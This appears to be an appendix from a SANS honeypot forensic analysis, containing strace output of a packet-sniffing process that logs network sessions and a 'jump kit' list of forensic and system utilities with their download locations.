10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342P@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\373@\0@\6x\26"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\374@\0@\6x\24"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342Q@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\375@\0@\6x\24"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\376@\0@\6x\22"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342R@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\377@\0@\6x\22"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005N\0@\0@\6x\20"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342S@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004N\1@\0@\6x\20"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0006N\2@\0@\6x\r\254"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0006\342T@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004N\3@\0@\6x\16"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0<\342U@\0@\6\343"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 74
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004N\4@\0@\6x\r\254"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0;\342V@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 73
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004N\5@\0@\6x\f\254"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342W@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 fstat64(4, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
10630 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40001000
10630 write(4, "\n--=[ 172.16.142.1:23 --> 172.16"..., 916) = 916
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004N\6@\0@\6x\v\254"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 write(4, "\n--=[ 172.16.142.128:32783 --> 1"..., 1009) = 1009
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342X@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
10630 recvfrom(3, 0x80ab8a2, 1564, 0, 0xbffff7d0, 0xbffff7bc) = ? ERESTARTSYS (To
be restarted)
10630 --- SIGINT (Interrupt) ---
10630 +++ killed by SIGINT +++
```

Appendix 15 – Jump Kit List

The following list of applications were prepared for use on the honeypot for a live audit. The first four items on the list came from Gideon Lenkey's jump kit howto (par. 9).

Name of Tool	Provides	Downloadable At
File Utilities	Dd, ls, cp, mv, rm	ftp://ftp.gnu.org/gnu/fileutils/
lsof	Open File Lister	ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/
Net Tools	Netstat, ifconfig	ftp://ftp.cs-ipv6.lancs.ac.uk/pub/Code/Linux/Net_Tools/
netcat	Network multi-use Application	ftp://coast.cs.purdue.edu/pub/tools/unix/netutils/netcat/
bash	Shell	ftp://ftp.gnu.org/gnu/bash/
tcsh	Shell	ftp://ftp.astron.com/pub/tcsh/
diffutil	diff	ftp://ftp.gnu.org/gnu/diffutils/
findutils	Find, locate, xargs	ftp://ftp.gnu.org/gnu/findutils/
gawk	gawk	ftp://ftp.gnu.org/gnu/gawk/
Sed	Sed	ftp://ftp.gnu.org/gnu/sed
grep	grep	ftp://ftp.gnu.org/gnu/grep/
textutils*	Md5sum, cat, cut, sort, etc.	ftp://ftp.gnu.org/gnu/textutils
tar	tar	ftp://ftp.gnu.org/gnu/tar/
gzip	gzip	ftp://ftp.gnu.org/gnu/gzip/
Autopsy	autopsy	http://www.atstake.com/research/tools/autopsy/
TASK	TCTutils	http://www.atstake.com/research/tools/task/index.html

* Package does not compile statically

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SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
Community SANS Madrid FOR610 (in Spanish)	Madrid, Spain	Feb 11, 2019 - Feb 16, 2019	Community SANS
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